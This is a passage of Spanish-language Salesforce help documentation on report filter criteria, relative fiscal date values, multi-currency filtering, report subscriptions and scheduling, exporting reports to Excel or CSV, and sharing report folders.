| ÚLTIMO AÑO | Comienza a las 12:00:00 a.m. del 1 de enero del año anterior al actual y continúa hasta el final del 31 de diciembre de ese año. |
| ESTE AÑO | Comienza a las 12:00:00 a.m. del 1 de enero del año actual y continúa hasta el final del 31 de diciembre del año actual. |
| SIGUIENTE AÑO | Comienza a las 12:00:00 a.m. del 1 de enero del año posterior al actual y continúa hasta el final del 31 de diciembre de ese año. |
| HACE *n* AÑOS | Comienza a las 12:00:00 a.m. del 1 de enero del año natural *n* años antes del año natural actual y continúa hasta el final del 31 de diciembre de ese año. |
| ÚLTIMOS `n` AÑOS | Comenzó a las 12:00:00 am el 1 de enero de hace `n+1` años. El intervalo finalizó el 31 de diciembre del año anterior al año actual. |
| SIGUIENTES `n` AÑOS | Comienza a las 12:00:00 a.m. del 1 de enero del año siguiente al actual y continúa hasta el final del 31 de diciembre del año `n`. |
| ÚLTIMO TRIMESTRE FISCAL | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal anterior al actual y continúa hasta el último día de ese trimestre fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración.<br>Nota: Ningún valor de fecha literal FISCAL es compatible cuando cree vistas personalizadas de Mobile. |
| ESTE TRIMESTRE FISCAL | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal actual y continúa hasta el final del último día del trimestre fiscal actual. El trimestre fiscal se define en la página Año fiscal de Configuración. |
| SIGUIENTE TRIMESTRE FISCAL | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal posterior al actual y continúa hasta el último día de ese trimestre fiscal. (El intervalo no incluye el trimestre actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| ÚLTIMOS `n` TRIMESTRES FISCALES | Comienza a las 12:00:00 a.m. del primer día de hace `n` trimestres y continúa hasta el final del último día del trimestre fiscal anterior. (El intervalo no incluye el trimestre fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| SIGUIENTES `n` TRIMESTRES FISCALES | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal siguiente al actual y continúa hasta el final del último día del trimestre fiscal `n`. (El intervalo no incluye el trimestre fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| HACE *n* TRIMESTRES FISCALES | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal `n` trimestres fiscales anterior al actual y continúa hasta el final del último día de ese trimestre fiscal. |
| ÚLTIMO AÑO FISCAL | Comienza a las 12:00:00 a.m. del primer día del año fiscal anterior al actual y continúa hasta el final del último día de ese año fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración. |
| ESTE AÑO FISCAL | Comienza a las 12:00:00 a.m. del primer día del año fiscal actual y continúa hasta el final del último día del año fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración. |

| Valor de fecha relativo | Intervalo |
| --- | --- |
| SIGUIENTE AÑO FISCAL | Comienza a las 12:00:00 a.m. del primer día del año fiscal posterior al actual y continúa hasta el final del último día de ese año fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración. |
| ÚLTIMOS *n* AÑOS FISCALES | Comienza a las 12:00:00 a.m. del primer día de hace *n* años fiscales y continúa hasta el final del último día del año fiscal anterior al actual. (El intervalo no incluye el año fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| SIGUIENTES *n* AÑOS FISCALES | Comienza a las 12:00:00 a.m. del primer día del año fiscal siguiente al actual y continúa hasta el final del último día del año fiscal *n*. (El intervalo no incluye el año fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| HACE *n* AÑOS FISCALES | Comienza a las 12:00:00 a.m. del primer día de hace *n* años fiscales y continúa hasta el final del último día de ese año fiscal. |

## Notas sobre el filtrado de tipos de campos y valores

Tenga estas sugerencias en cuenta cuando filtre en campos de texto, campos de fecha, valores numéricos, valores de listas de selección y valores en blanco o nulos.

### Filtrado en campos de texto

- Separe los términos de búsqueda por comas para filtrar por más de un valor. Por ejemplo, para buscar cuentas de California, Nueva York o Washington, use *Estado continente CA, NY, WA*.
- La búsqueda no diferencia entre mayúsculas y minúsculas. Por ejemplo, si busca *Estado contiene ID* devolverá todas as coincidencias de "ID", pero también "Florida" e "Idaho" porque contienen "id" en sus nombres.
- Al filtrar campos de área de texto largo estándar, como es el caso de Descripción o Detalles de la solución, el informe solo tendrá en cuenta los primeros 1.000 caracteres del campo en la búsqueda. Los informes no se pueden filtrar en campos de área de texto largo personalizados. Solo se mostrarán los primeros 255 caracteres para los campos de área de texto largo personalizados en sus vistas de lista.

### Filtrado en campos de datos

- Si especifica una fecha, utilice el formato permitido por la configuración `Regional`. También puede utilizar valores especiales de fecha como HOY, LA SEMANA QUE VIENE, EL AÑO QUE VIENE, LOS ÚLTIMOS <number> DÍAS, etc.

### Filtrado en valores numéricos

- Utilice comillas en los números u otros datos que incluyan comas. Por ejemplo *Importe igual a "10.000"* devuelve registros con un importe de $10.000 pero *Importe igual a 10.000* devuelve $10.000 así como $10 y $0.
- Para buscar números de teléfono, incluya el formato exacto de números de teléfono, por ejemplo, *El teléfono empieza por (561)*.

### Filtrado en valores de lista de selección

- Cuando aplique un filtro en campos de lista de selección múltiple, utilice un punto y coma entre valores para especificar una coincidencia exacta.

  Por ejemplo, si selecciona el operador "igual a" y un punto y coma entre dos valores, se incluirán los registros que tengan ambos valores especificados (y se excluirá el resto de valores).

- Si la organización utiliza tipos de registros, el cuadro de diálogo de búsqueda recogerá los valores de lista de selección para todos los tipos de registros. Para estos filtros, utilice los operadores "igual a" o "no igual a".

  Nota: Si modifica la etiqueta de un valor de lista de selección que se utiliza como criterios de filtro, el valor se eliminará automáticamente de los criterios de filtro. Por ejemplo, si el informe contiene un filtro donde *`Origen del candidato igual a Correo electrónico o Web`* y modifica el valor de lista de selección Web a Referencia, el filtro del informe cambia a *`Origen del candidato igual a Correo electrónico`*. Si el valor de lista de selección modificado era el único valor especificado para un filtro determinado, sigue apareciendo en los filtros aunque aparece un error.

### Filtrado en valores en blanco o nulos

- Cuando utilice los operadores "menor que", "mayor que", "menor o igual que" o "mayor o igual que" en campos que tengan valores numéricos, los registros con valores en blanco o "nulos" se devuelven como si su valor fuera cero (0). Por ejemplo, si crea una regla de flujo de trabajo o una regla de asignación de candidatos para cuentas con el criterio *`Ingresos anuales menores de 100.000`*, los registros de cuentas coinciden si sus `Ingresos anuales` están en blanco.

  Sin embargo, los registros con valores de campo en blanco no se consideran coincidencias en filtros de informes, vistas de listas personalizadas y reglas de asignación de cuentas (que asignan cuentas a territorios).

- Para limitar los resultados a los registros que estén en blanco o contengan valores "nulos" para un campo concreto, seleccione el campo y los operadores "igual a" o "no igual a", dejando el tercer campo en blanco. Por ejemplo, *`Importe igual a`* devuelve registros con campos de importe en blanco. Puede buscar valores en blanco u otros valores especificados al mismo tiempo. Por ejemplo, *`Importe igual a 1,2`* devuelve registros donde `Importe` está en blanco o contiene el valor "1" o "2".

CONSULTE TAMBIÉN

Valores de fecha relativos para criterios de filtro

### Sugerencias de filtrado de varias divisas

Sugerencias para filtrar campos de divisas cuando su organización emplea múltiples divisas.

Si la organización utiliza varias divisas, siga estas sugerencias para crear filtros más eficaces:

- Utilice el campo `Divisa` para buscar elementos con una divisa concreta. Por ejemplo, *`Divisa de la oportunidad igual a AUD`* busca las oportunidades con importes en dólares australianos.
- Utilice un código de divisa como prefijo de los importes, por ejemplo, *`Ingresos anuales mayores de USD 50.000.000`*.

  Sin el código de divisa, se considera que todos los importes están en la divisa del usuario. Por ejemplo, si la divisa del usuario es el dólar de EE.UU., *`Ingresos anuales mayores de 50.000.000`* significa 50 millones de dólares de EE.UU.

  Si la divisa del usuario no es válida, se usará la de la empresa.

  Desde Configuración, introduzca *`Gestionar divisas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestionar divisas** para obtener los códigos de divisa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Todos los importes se convierten a la divisa de la empresa con fines comparativos. Por ejemplo, *`Ingresos anuales mayores de USD 50.000.000`* busca las cuentas cuyos ingresos son superiores a 50 millones de dólares de EE.UU. Esto incluiría una cuenta con ingresos de 114 millones de dólares australianos, el equivalente a 60 millones de dólares de EE.UU., si el tipo de cambio es de 1,9.
- Los importes de los informes se muestran en su divisa original, pero los totales del informe se muestran en la divisa personal. Puede cambiar la divisa que se utiliza para los totales del informe haciendo clic en **Mostrar** > **Divisas**. Para cualquier importe, también puede seleccionar que se muestre la columna "convertido" (por ejemplo, "Ingresos anuales (convertidos)"), que indica los importes en la divisa seleccionada en la lista desplegable Mostrar las divisas mediante.

CONSULTE TAMBIÉN

Notas sobre el filtrado de tipos de campos y valores

## Programar y suscribirse a informes

Programe y suscríbase a informes y reciba notificaciones que le mantienen informado acerca de mediciones que le preocupan más sin necesidad de ejecutar informes manualmente. La suscripciones de informes en Lightning Experience garantizan que los informes actualizados están esperándole en su bandeja de entrada cuando los necesite. En Salesforce Classic, puede especificar criterios que desencadenan notificaciones de informe.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Suscribirse para obtener resultados de informe actualizados en Lightning Experience
   En Lightning Experience, suscríbase a hasta 5 informes y reciba resultados de informe actualizados por correo electrónico en un programa que define: diario, semanal, mensual.
2. Suscribirse para obtener notificaciones de informe en Salesforce Classic
   En Salesforce Classic, suscríbase a un informe para recibir notificaciones de informe de forma periódica, cuando las mediciones que le son más importantes cumplan ciertas condiciones. Establezca las condiciones que desencadenan la notificación, y especifique si desea que se le notifique a través de notificaciones de Salesforce1, Chatter o correo electrónico.
3. Programar informes Salesforce Classic
   Puede configurar un informe para que se ejecute automáticamente de forma diaria, semanal o mensual y los resultados se envíen automáticamente a las personas que deben verlo para no tener que iniciar sesión y hacerlo personalmente.

## Suscribirse para obtener resultados de informe actualizados en Lightning Experience

En Lightning Experience, suscríbase a hasta 5 informes y reciba resultados de informe actualizados por correo electrónico en un programa que define: diario, semanal, mensual.

Por ejemplo, cada lunes por la mañana que lleva a su despacho y ejecuta su informe de descripción general del caso para determinar la prioridad del caso. En lugar de ejecutar manualmente el informe, suscríbase a él y recíbalo por correo electrónico cada lunes por la mañana a las 8:00 am.

1. Desde la ficha Informes, o desde la página de ejecución de informe, haga clic en > **Suscribir**.

   Si ya se suscribió a un informe, pero desea cambiar el programa, haga clic en **Suscribir** de nuevo en el informe.

2. Desde el modal Modificar suscripción, establezca el programa de suscripción.

   Para revisar los casos que su equipo cierra cada día, reciba un informe de caso diariamente a las 5:00 PM.

3. Haga clic en **Guardar**.
4. Asegúrese de que la suscripción está activa si está listo para empezar a recibir notificaciones.
5. Haga clic en **Guardar**.

Su suscripción de informe se inicia y comienza a recibir resultados de informe por correo electrónico de acuerdo con el programa que estableció.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para suscribirse a informes en Lightning Experience:
- "Suscribirse a informes"

## Suscribirse para obtener notificaciones de informe en Salesforce Classic

En Salesforce Classic, suscríbase a un informe para recibir notificaciones de informe de forma periódica, cuando las mediciones que le son más importantes cumplan ciertas condiciones. Establezca las condiciones que desencadenan la notificación, y especifique si desea que se le notifique a través de notificaciones de Salesforce1, Chatter o correo electrónico.

Por ejemplo, puede suscribirse a un informe de problemas pendientes y recibir una notificación cada mañana si hay más de 20 problemas pendientes. Puede suscribirse a notificaciones de hasta cinco informes.

Nota: Las notificaciones de informes no aparecen como una opción disponible para informes no guardados. Guarde el informe antes de suscribirse a él.

Las notificaciones de informes personales no están relacionadas con la función Programar futuras ejecuciones, lo que le permite enviar correos electrónicos por correo electrónico en momentos específicos (sin especificar condiciones). Para programar informes por correo electrónico, seleccione **Programar futuras ejecuciones** en el menú desplegable Ejecutar informe.

1. En la página Ejecución de informe, haga clic en **Suscribir**.
2. En la página Suscripción de informe, seleccione si se le notificará cada vez que se cumplan las condiciones o únicamente la primera vez.
3. Especifique cada condición en tres partes: agregado, operador, valor.

   Por ejemplo, desencadene notificaciones siempre que la suma de la cantidad sea inferior a 1 millón de dólares.

   - Agregado es una medición que supone la base de su condición. Puede ser Recuento de registros, Importe medio, Importe mínimo, Importe máximo o Importe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para suscribirse a informes en Salesforce Classic:
- "Ejecutar informes"

Para activar o desactivar suscripciones de notificación de informes de Salesforce Classic:
- "Personalizar aplicación"

- Operador es la base de la comparación, como Igual, Distinto, Mayor que, etcétera.
- Valor es el número con el que desea que se compare el agregado.

Sus condiciones se evalúan cuando se ejecuta el informe, y las notificaciones se envían si se cumplen todas las condiciones (hasta cinco condiciones por informe).

4. Programe la frecuencia (cada día laborable, diariamente o semanalmente) y cuándo evaluar sus condiciones.


   Por ejemplo, ejecute el informe todos los días a las 7 a.m.

5. Seleccione uno o varios tipos de notificación.
   - Envíe una notificación dentro de la aplicación Salesforce1
   - Publique en Chatter
   - Envíe una notificación de correo electrónico
   - Ejecute una acción de Apex personalizada, como la creación de tareas o la distribución de casos

     Para obtener más información sobre el desarrollo de una clase de Apex personalizada, consulte la *Guía del desarrollador del código Apex*.

6. Asegúrese de que la suscripción está activa si está listo para empezar a recibir notificaciones.
7. Haga clic en **Guardar** para programar las notificaciones.

Ejemplo: Un informe se ha programado para que se ejecute todos los días de la semana a las 7 a.m. Si la suma del importe es inferior a 1.000.000, se enviará una notificación de Salesforce1 y se realizará una publicación de Chatter.




CONSULTE TAMBIÉN

Programar informes Salesforce Classic

Notificaciones de la aplicación móvil Salesforce1

# Programar informes Salesforce Classic

Puede configurar un informe para que se ejecute automáticamente de forma diaria, semanal o mensual y los resultados se envíen automáticamente a las personas que deben verlo para no tener que iniciar sesión y hacerlo personalmente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para programar informes:
- "Programar informes"

1. Programación de la actualización de un informe
   Programar un informe para que se ejecute a diario, semanalmente o mensualmente. Una versión HTML del informe se puede enviar por correo electrónico a usuarios en su organización.
2. Visualización de la programación de un informe
   Visualice la programación de un informe en la página Programar informes o desde la ficha Informes. Visualice todas las programaciones de informes de la organización bajo Configuración.
3. Gestión de la programación de un informe
   Cree, cambie, vea o elimine un informe programado de la página Programar informes.
4. Modificación de la programación de un informe
   Puede realizar cambios en un informe ya programado en la página Programar informes.
5. Eliminación de la programación de un informe
   Seleccione un informe programado y cancele su programación para eliminar su ejecución programada.
6. Sugerencias sobre la programación de informes
   Algunas sugerencias a tener en cuenta acerca de intervalos, límites y notificaciones por correo electrónico al programar un informe.

CONSULTE TAMBIÉN

Programación de la actualización de un informe
Modificación de la programación de un informe
Eliminación de la programación de un informe
Gestión de la programación de un informe
Sugerencias sobre la programación de informes
Visualización de la programación de un informe
Suscribirse para obtener notificaciones de informe en Salesforce Classic

## Programación de la actualización de un informe

Programar un informe para que se ejecute a diario, semanalmente o mensualmente. Una versión HTML del informe se puede enviar por correo electrónico a usuarios en su organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para programar informes:
- "Programar informes"

1. En la ficha Informes, haga clic en un nombre de informe.
2. Haga clic en **Programar ejecuciones futuras** desde el menú desplegable **Ejecutar informe**..

   Si está creando un nuevo informe, tendrá que guardar el informe en una carpeta antes de la programación. Si se comparte la carpeta del informe con un grupo, puede programar el informe solo para todo el grupo. Para programar el informe para un miembro de grupo individual, comparta la carpeta del informe con ese miembro.
3. En la página Programar informes, especifique un usuario que ejecuta que tiene acceso a la carpeta donde está almacenado el informe.

   El nivel de acceso del usuario que ejecuta determina lo que otros usuarios, incluyendo usuarios del portal, ven cuando reciben los resultados de ejecución del informe programado. Esto significa que no todos los usuarios pueden ver cada campo y el usuario que ejecuta puede ver campos que otros no pueden ver. Cuando se envía, el informe indica qué campos puede ver el usuario que ejecuta que los otros no pueden ver. Necesita el permiso "Ver todos los datos" para especificar un usuario que ejecuta diferente.

   Nota: Si el usuario que ejecuta pasa a estar inactivo, el informe no se ejecuta. Salesforce envía una notificación por correo electrónico para activar el usuario, eliminar la programación del informe o cambiar el usuario de ejecución a uno activo. Salesforce envía la notificación a usuarios con los permisos "Gestionar usuarios" "Modificar todos los datos" y "Gestionar facturación". Si ningún usuario dispone de estos permisos de usuario, Salesforce envía la notificación a usuarios con los permisos de usuario "Gestionar usuarios" y "Modificar todos los datos".
4. Seleccione una configuración de correo electrónico.

| Seleccionar | Para |
|---|---|
| `A mí` | Envíe el informe a su dirección de correo electrónico especificada en su perfil de usuario. |
| `A mi y/u otros` | Envíe el informe a usuarios adicionales. |

   Sólo puede enviar informes a direcciones de correo electrónico incluidas en los registros de usuario de Salesforce. Cuando los usuarios del portal reciben informes por correo electrónico, ven los mismos datos que el usuario de ejecución ha establecido en la programación del informe. Si dispone de información que no ha compartido, programe el informe para su ejecución con un usuario de portal como el usuario de ejecución.

   Nota: Los usuarios del portal recibirán notificaciones de actualización de informes y paneles por correo electrónico si la opción `Permitir que se envíen informes y paneles a los usuarios del portal` está activada.
5. Establezca la frecuencia, duración y hora para ejecutar el informe:
   - En el campo `Frecuencia`, seleccione `Diaria`, `Semanal` o `Mensual` y luego defina los criterios de frecuencia.
   - Utilizando los campos `Inicio` y `Fin`, especifique las fechas en las que desea programar el informe. Para introducir la fecha actual, haga clic en el vínculo que muestra la fecha.
   - Junto a `Hora de inicio preferida`, haga clic en **Buscar opciones disponibles** para seleccionar una hora de inicio.

   Es posible que su hora de inicio preferida no esté disponible si otros usuarios ya han seleccionado la hora de programación del informe.

6. Haga clic en **Guardar programación del informe**. Puede elegir:

| Elegir | Para |
|---|---|
| **Guarde las modificaciones del informe con este programa** | Guarde la programación del informe y los cambios que ha realizado en el informe. |
| **Descarte las modificaciones del informe** | Guarde únicamente el programa. Se descartan los cambios que ha realizado en el informe. |

Los destinatarios pueden hacer clic en el nombre del informe para iniciar sesión en Salesforce y ver el informe directamente.

CONSULTE TAMBIÉN

Gestión de la programación de un informe

Ejecución de un informe

## Visualización de la programación de un informe

Visualice la programación de un informe en la página Programar informes o desde la ficha Informes. Visualice todas las programaciones de informes de la organización bajo Configuración.

- Para ver la programación de un informe en la ficha Informes, pase el ratón sobre ✔ en la columna de programación .

  Esto muestra la frecuencia y la fecha de la siguiente ejecución.

  Los usuarios sin el permiso "Programar informes" no podrán ver el icono y la información.

- Para ver la programación de ejecución de un informe en la página Programar informes:
  1. Haga clic en el nombre de un informe programado en la ficha Informes.
  2. Haga clic en **Programar ejecuciones futuras** desde el menú desplegable **Ejecutar informe**..

- Para ver todos los informes programados para su organización, desde Configuración, introduzca *`Trabajos programados`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Trabajos programados**.

  Únicamente los usuarios con el permiso "Ver parámetros y configuración" pueden ver esta información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para programar informes:
- "Programar informes"

Para visualizar todos los informes programados de la organización:
- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

Gestión de la programación de un informe

## Gestión de la programación de un informe

Cree, cambie, vea o elimine un informe programado de la página Programar informes.

En la página Programar informe, puede:

- Programar un informe nuevo o existente para su ejecución en un futuro y obtener sus resultados enviados por correo electrónico a otros.
- Cambiar la programación en un informe programado previamente.
- Ver trabajos programados de todos los informes en su organización o ver la programación solo para un trabajo seleccionado.
- Eliminar una ejecución programada para un informe seleccionado.

Puede haber informes programados adicionales disponibles para su compra.

CONSULTE TAMBIÉN

Programación de la actualización de un informe

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para programar informes:
- "Programar informes"

Para eliminar la ejecución de un informe programado:
- "Modificar todos los datos"

## Modificación de la programación de un informe

Puede realizar cambios en un informe ya programado en la página Programar informes.

1. En la ficha Informes, haga clic en el nombre del informe programado.
2. Haga clic en **Programar ejecuciones futuras** desde el menú desplegable **Ejecutar informe**..
3. Realice los cambios necesarios en la página Programar informes.
4. Haga clic en **Guardar programación del informe**.

CONSULTE TAMBIÉN

Gestión de la programación de un informe

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para programar informes:
- "Programar informes"

## Eliminación de la programación de un informe

Seleccione un informe programado y cancele su programación para eliminar su ejecución programada.

1. En la ficha Informes, haga clic en el nombre del informe programado.
2. Haga clic en **Programar ejecuciones futuras** desde el menú desplegable **Ejecutar informe**..
3. Haga clic en **Cancelar la programación del informe**.
   La programación de ejecución del informe se cancela y *no* se envía a la papelera.

CONSULTE TAMBIÉN

Gestión de la programación de un informe

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para programar informes:
- "Programar informes"

Para eliminar la ejecución de un informe programado:
- "Modificar todos los datos"

## Sugerencias sobre la programación de informes

Algunas sugerencias a tener en cuenta acerca de intervalos, límites y notificaciones por correo electrónico al programar un informe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Programación de ejecuciones de informes

- En la ficha Informes, pase el ratón sobre el ✔ en la columna de programación ( ) para ver la programación de un informe. Tenga en cuenta que los usuarios sin el permiso "Programar informes" podrán ver este icono y la información.
- No puede crear programaciones de informes unidos.
- Su organización tiene un límite de no más de 200 informes programados. Los límites diarios varían según la edición. Puede haber informes programados adicionales disponibles para su compra.
- Los informes programados se ejecutan en la zona horaria del usuario que configura la programación. Por ejemplo, si el campo `Zona horaria` de su registro de usuario está definido como Hora estándar del Pacífico y programa una ejecución del informe cada día a las 2:00 PM, el informe se ejecutará cada día entre las 2:00 PM y las 2:29 PM, Hora estándar del Pacífico.
- Si ve y guarda un programa en una zona horaria distinta de la programada previamente, es posible que la división temporal cambie.
- Si programa una ejecución del informe un día concreto de cada mes, el informe sólo se ejecutará en los meses que tengan ese día especificado. Por ejemplo, si programa una ejecución del informe el día 31 de cada mes, el informe sólo se ejecutará en los meses que tengan 31 días. Si desea que un informe se ejecute el último día de cada mes, seleccione la última opción de la lista desplegable `El día de cada mes`.
- El informe se ejecutará en el intervalo de 30 minutos de la `Hora de inicio preferida`. Por ejemplo, si selecciona las 2:00 PM como hora de inicio preferida, el informe se ejecutará en cualquier momento entre las 2:00 PM y las 2:29 PM, dependiendo del resto de informes que se ejecuten a esa misma hora.
- Los informes programados no se incluyen en el historial de seguimiento de auditoría.

### Envío de informes personalizados por correo electrónico

- Los informes enviados por correo electrónico no incluyen gráficos de informe. Para enviar un gráfico del informe por correo electrónico, cree un panel y programe una actualización del panel.
- Los informes solo muestran los primeros 2.000 registros (igual que en un navegador).
- Limitación de Outlook 2007: los correos electrónicos de informes con tablas de más de 37 cm de ancho o más de 63 columnas no se visualizarán correctamente.
- El tamaño máximo de los informes enviados por correo electrónico es 10 MB. Utilice las siguientes técnicas para reducir la cantidad de datos de su informe.
  - Aplique un filtro sólo para sus propios registros, en lugar de todos.
  - Limite el ámbito de los datos a un rango de datos específico.
  - Excluya las columnas innecesarias del informe.
  - Oculte los detalles del informe.

CONSULTE TAMBIÉN

Programa la actualización de un panel

Gestión de la programación de un informe

## Ejecutar y leer un informe

Haga clic en el nombre de un informe para ejecutarlo. Después de ejecutar un informe, existe una serie de herramientas que puede utilizar para ayudarle a leer la información.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

# Exportación de un informe

Para trabajar con datos de informes en una herramienta específica, como una hoja de cálculo, exporte datos de informe como un archivo de Microsoft Excel ® (`.xls`) o valores separados por comas (`.csv`).

Cuando exporte informes en formato de valores separados por coma (`.csv`), los parámetros de la configuración regional de la página de detalles de usuario determinarán el separador de campo (delimitador) que se incluye en el archivo exportado. Por ejemplo, si su configuración regional es Inglés (Estados Unidos), donde el separador decimal es un periodo ( "."), si su configuración local es Francés (Francia), el separador decimal es una coma (","). Puede sustituir el separador predeterminado para su configuración regional seleccionando Delimitado por comas (distinto a la configuración regional) `.csv` en la lista desplegable `Formato`.

Excel no muestra el separador de campo en formato `.csv`. Si desea trabajar con archivos `.csv` en Excel, es recomendable que su configuración regional de Salesforce coincida con sus parámetros de Opciones regionales de Windows.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para exportar informes:
- "Exportar informes"

1. Desde Informes, junto al informe que desea exportar, haga clic en ▾ > **Exportar**.
   - Si habilita la opción "No guardar las páginas cifradas en el disco" en Internet Explorer, no puede abrir su informe online en Excel. En su lugar, guarde el informe exportado en su equipo y luego abrirlo en Excel. Para cambiar este ajuste en Internet Explorer, cancele la selección de "No guardar las páginas cifradas en el disco" bajo las opciones de Internet.
   - No es posible exportar informes en formato unido, aunque sí puede seleccionar una vista de impresión.
2. Establezca una `Codificación` apropiada para su idioma.
3. Establezca el `Formato` como **Formato de Excel** `.xls` o **Delimitado por comas** `.csv`.
4. Haga clic en **Exportar**.
5. Si es solicitado por un cuadro de diálogo del navegador, elija guardar el archivo.

   Puede exportar hasta 256 columnas y 65.536 filas de datos en un solo informe.

Sus descargas de informes exportadas.

Nota: Por motivos de seguridad, Salesforce puede solicitar a los usuarios que superen una prueba de comprobación de usuario CAPTCHA para exportar datos desde su organización. Esta sencilla prueba de entrada de texto impide que programas dañinos accedan a los datos de la organización. Para superar la prueba, los usuarios deben escribir correctamente las dos palabras mostradas en la superposición en el campo de cuadro de texto correspondiente. Tenga en cuenta que las palabras introducidas en el campo de cuadro de texto deben estar separadas por un espacio.

CONSULTE TAMBIÉN

Ejecución de informes en segundo plano

Impresión de un informe

# Compartir un informe

Comparta sus informes con compañeros de modo que todo el mundo trabaje con la misma información.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Nota: Cuando trabaje con carpetas, tenga en cuentas estas limitaciones de Lightning Experience.

**Funciones no disponibles en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Carpetas estándar, que contienen informes y paneles predeterminados que vienen empaquetados con Salesforce | |
| Trasladar informes y paneles entre carpetas | |
| Crear y eliminar carpetas de informes y paneles | Las carpetas creadas en Salesforce Classic y su contenido están disponibles en Lightning Experience. Los usuarios pueden guardar dentro de estas carpetas cuando crean o duplican un informe o panel. |
| Compartir carpetas de informes y paneles | Los permisos de colaboración establecidos en carpetas en Salesforce Classic se respetan en Lightning Experience, pero los permisos de colaboración no pueden establecerse ni cambiarse. |
| Buscar carpetas de informes y paneles | Los usuarios no pueden buscar carpetas de informes y paneles en Lightning Experience. Los resultados de búsqueda global incluyen informes y paneles, pero no carpetas de informes y paneles. |

